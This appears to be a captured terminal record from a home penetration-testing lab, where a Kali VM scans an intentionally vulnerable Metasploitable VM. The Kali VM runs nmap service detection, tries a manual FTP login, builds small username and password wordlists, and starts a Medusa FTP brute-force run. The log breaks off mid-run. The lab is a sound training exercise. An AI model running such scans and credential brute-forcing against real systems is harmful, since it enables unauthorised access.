```
Last login: Fri Oct 24 18:02:12 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

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applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:2e:de:f8 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global eth0
    inet6 fe80::a00:27ff:fe2e:def8/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

Inet: 192.168.56.101 24 brd 192.168.56.255

Kali [Executando] - Oracle VirtualBox

Arquivo Máquina Visualizar Entrada Dispositivos Ajuda

kalix@kalix: ~

Sessão Ações Editar Exibir Ajuda

```
ping: invalid argument: '192.168.56.101'
  ┌──(kalix㉿kalix)-[~]
  └─$ ping -c 3 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=255 time=0.822 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=255 time=0.563 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=255 time=0.589 ms

--- 192.168.56.101 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2067ms
rtt min/avg/max/mdev = 0.563/0.658/0.822/0.116 ms
  ┌──(kalix㉿kalix)-[~]
  └─$ nmap -sV -p 21,22,80,445,139 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-24 19:12 -03
Nmap scan report for 192.168.56.101
Host is up (0.00077s latency).

PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.42 seconds
  ┌──(kalix㉿kalix)-[~]
  └─$
```

Kali_meta (Iniciando) [Executando] - Oracle VirtualBox

Arquivo Máquina Visualizar Entrada Dispositivos Ajuda

```
Last login: Fri Oct 24 18:02:12 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

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http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:2e:de:f8 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global eth0
    inet6 fe80::a00:27ff:fe2e:def8/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

19:12
24/10/2025

Kali [Executando] - Oracle VirtualBox

Arquivo Máquina Visualizar Entrada Dispositivos Ajuda

kalix@kalix: ~

Sessão Ações Editar Exibir Ajuda

```
  └─$ ping -c 3 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=255 time=0.822 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=255 time=0.563 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=255 time=0.589 ms

--- 192.168.56.101 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2067ms
rtt min/avg/max/mdev = 0.563/0.658/0.822/0.116 ms
  ┌──(kalix㉿kalix)-[~]
  └─$ nmap -sV -p 21,22,80,445,139 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-24 19:12 -03
Nmap scan report for 192.168.56.101
Host is up (0.00077s latency).

PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.42 seconds
  ┌──(kalix㉿kalix)-[~]
  └─$ ftp 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPd 2.3.4)
Name (192.168.56.101:kalix):
```

Kali_meta (Iniciando) [Executando] - Oracle VirtualBox

Arquivo Máquina Visualizar Entrada Dispositivos Ajuda

```
Last login: Fri Oct 24 18:02:12 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

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http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:2e:de:f8 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global eth0
    inet6 fe80::a00:27ff:fe2e:def8/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

19:15
24/10/2025

Kali [Executando] - Oracle VirtualBox — terminal `kalix@kalix: ~`

```
nmap -sV -p 21,22,80,445,139 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-24 19:12 -03
Nmap scan report for 192.168.56.101
Host is up (0.00077s latency).

PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.42 seconds

ftp 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPd 2.3.4)
Name (192.168.56.101:kalix): exit
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login Failed
ftp> exit
221 Goodbye.

clear
```

Kali_meta (Iniciando) (Executando) - Oracle VirtualBox

```
Last login: Fri Oct 24 18:02:12 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

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http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:2e:de:f8 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global eth0
    inet6 fe80::a00:27ff:fe2e:def8/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```


Kali [Executando] - Oracle VirtualBox — terminal `kalix@kalix: ~`

```
echo -e 'user\nmsfadmin\nadmin\nroot' > users.txt
```

Kali_meta (Iniciando) (Executando) - Oracle VirtualBox

```
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No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:2e:de:f8 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global eth0
    inet6 fe80::a00:27ff:fe2e:def8/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

Arquivo Máquina Visualizar Entrada Dispositivos Ajuda

kalix@kalix: ~

Sessão Ações Editar Exibir Ajuda

```
(kalix@kalix)-[~]
$ echo -e 'user\nmsfadmin\nadmin\nroot' > users.txt

(kalix@kalix)-[~]
$ echo -e '123456\npassword\nqwerty\nmsfadmin' > pass.txt

(kalix@kalix)-[~]
$
```

Kali_meta (Iniciando) [Executando] - Oracle VirtualBox

Arquivo Máquina Visualizar Entrada Dispositivos Ajuda

```
Last login: Fri Oct 24 18:02:12 EDT 2025 on tty1
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msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:2e:de:f8 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global eth0
    inet6 fe80::a00:27ff:fe2e:def8/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```


Kali [Executando] - Oracle VirtualBox

```
(kalix@kalix)-[~]
$ echo -e '123456\npassword\nqwerty\nmsfadmin' > pass.txt

(kalix@kalix)-[~]
$ medusa -h 192.168.56.101 -U users.txt -P pass.txt -M ftp -t 6
Medusa v2.3 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

2025-10-24 19:21:59 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: msfadmin (2 of 4, 1 complete) Password: password (1 of 4 complete)
2025-10-24 19:21:59 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: msfadmin (2 of 4, 1 complete) Password: 123456 (2 of 4 complete)
